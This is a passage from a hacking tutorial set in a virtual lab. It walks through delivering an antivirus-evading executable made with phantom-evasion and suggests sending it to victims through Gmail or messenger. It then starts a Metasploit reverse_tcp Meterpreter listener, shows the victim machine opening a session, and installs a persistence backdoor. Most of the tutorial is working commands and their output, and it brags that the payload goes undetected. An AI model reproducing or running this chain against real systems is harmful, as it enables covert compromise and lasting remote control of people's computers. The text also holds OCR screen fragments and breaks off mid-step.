Note: you can send the malicious file using Social Engineering method like., Gmail, messenger etc.

Type : python -m SimpleHTTPServer 80 (Attack Machine)
Type : 10.0.2.4
Click : phantom101.exe



root@.../Test
root@.../Test
Lesson Win7 x86 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Directory listing for /
Not secure
10.0.2.4
1
2
3

```
┌──(fried㉿duck)-[~/Desktop/Test]
└─$ sudo su
┌──(root💀duck)-[/home/fried/Desktop/Test]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.0.2.9 - - [27/Oct/2021 23:19:21] "GET / HTTP/1.1" 200 -
10.0.2.9 - - [27/Oct/2021 23:19:21] code 404, message File not found
10.0.2.9 - - [27/Oct/2021 23:19:21] "GET /favicon.ico HTTP/1.1" 404 -
10.0.2.9 - - [27/Oct/2021 23:19:29] "GET /phantom101.exe HTTP/1.1" 200 -
```

Directory listing for /


- knock2.reg
- LICENSE
- Modules/
- OLD/
- phantom-evasion.py
- phantom101.exe
- README.md
- Setup/
- venom101.exe

Not detected!! :D



Note: after delivering malicious file to the target machine make sure to close python -m SimpleHTTPServer 80 using keyboard shortcut" CTRL+C"

5) Setup Module & Execute



```
┌──(fried㉿duck)-[~/Desktop/Test]
└─$ sudo su
┌──(root💀duck)-[/home/fried/Desktop/Test]
└─# msfconsole -q -x "use exploit/multi/handler; set payload windows/meterpreter/reverse_tcp; set lhost 10.0.2.4; set lport 4444; run"
```

```
┌──(fried㉿duck)-[~/Desktop/Test]
└─$ sudo su
┌──(root💀duck)-[/home/fried/Desktop/Test]
└─# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set LHOST 10.0.2.4
LHOST => 10.0.2.4
msf6 exploit(multi/handler) > run
```

This picture show two different technique on how to execute the module. And they're the same when execute though.


Module
Choose #1 or #2, to run.

#1
Msfconsole -q -x "use exploit/multi/handler; set payload windows/meterpreter/reverse_tcp; set LHOST 10.0.2.4; set LPORT 4444; run"

#2
Use Exploit/multi/handler → Listening Service
show options
Set LHOST → Host Ip address
Execute or Run

Note:
-q → quite mode
-x → one line command

5-A Go to target machine and open "phantom101.exe"




Directory listing for /

- knock2.reg
- LICENSE
- Modules/
- OLD/
- phantom-evasion.py
- phantom101.exe
- README.md
- Setup/
- venom101.exe

Note: You can find phantom101.exe in the target Downloads folder.

5-B Click "Run"



```
┌──(fried㉿duck)-[~/Desktop/Test]
└─$ sudo su
┌──(root💀duck)-[/home/fried/Desktop/Test]
└─# msfconsole -q -x "use exploit/multi/handler; set payload windows/meterpreter/reverse_tcp; set lhost 10.0.2.4; set lport 4444; run"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
lhost => 10.0.2.4
lport => 4444
[*] Started reverse TCP handler on 10.0.2.4:4444
```

Directory listing for /

- knock2.reg
- LICENSE
- Modules/
- OLD/
- phantom-evasion.py
- phantom101.exe
- README.md
- Setup/
- venom101.exe

Open File - Security Warning

The publisher could not be verified. Are you sure you want to run this software?


Name: C:\Users\IEUser\Downloads\phantom101.exe
Publisher: **Unknown Publisher**
Type: Application
From: C:\Users\IEUser\Downloads\phantom101.exe

☑ Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
How can I decide what software to run?

Kali Linux (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@duck: /home/fried/...
Test
08:34 AM
root@duck:/home/fried/Desktop/Test
File Actions Edit View Help
Lesson Win7 x86 (Snapshot 1) [Running] - Oracle VM VirtualBox
Directory listing for /
Not secure | 10.0.2.4
Run
Cancel

5-C Success!!



```
┌──(fried㉿duck)-[~/Desktop/Test]
└─$ sudo su
┌──(root💀duck)-[/home/fried/Desktop/Test]
└─# msfconsole -q -x "use exploit/multi/handler; set payload windows/meterpreter/reverse_tcp; set lhost 10.0.2.4; set lport 4444; run"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
lhost => 10.0.2.4
lport => 4444
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Sending stage (175174 bytes) to 10.0.2.9
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.9:49499 )

meterpreter > 
```

Directory listing for /

- knock2.reg
- LICENSE
- Modules/
- OLD/
- phantom-evasion.py
- phantom101.exe
- README.md
- Setup/
- venom101.exe

Kali Linux (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@duck: /home/fried/...
Test
08:34 AM
root@duck:/home/fried/Desktop/Test
File Actions Edit View Help
Lesson Win7 x86 (Snapshot 1) [Running] - Oracle VM VirtualBox
Directory listing for /
Not secure | 10.0.2.4
Start


4#Maintaining Access (Post-Exploitation)

Maintaining access is a very important phase of penetration testing

6) Persistence Backdoor

Persistent backdoors help us access a system we have already successfully compromised.

Run persistence -X -p 4444 -i 5 -r 10.0.2.4



root@duck:/home/fried/Desktop/Test
File Actions Edit View Help

```
┌──(fried㉿duck)-[~/Desktop/Test]
└─$ sudo su
┌──(root💀duck)-[/home/fried/Desktop/Test]
└─# msfconsole -q -x "use exploit/multi/handler; set payload windows/meterpreter/reverse_tcp; set lhost 10.0.2.4; set lport 4444; run"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
lhost => 10.0.2.4
lport => 4444
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Sending stage (175174 bytes) to 10.0.2.9
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.9:49499 ) at 2021-10-27 23:34:46 -0700

meterpreter > run persistence -X -p 4444 -i 5 -r 10.0.2.4
```

Persistence.rb

Location:

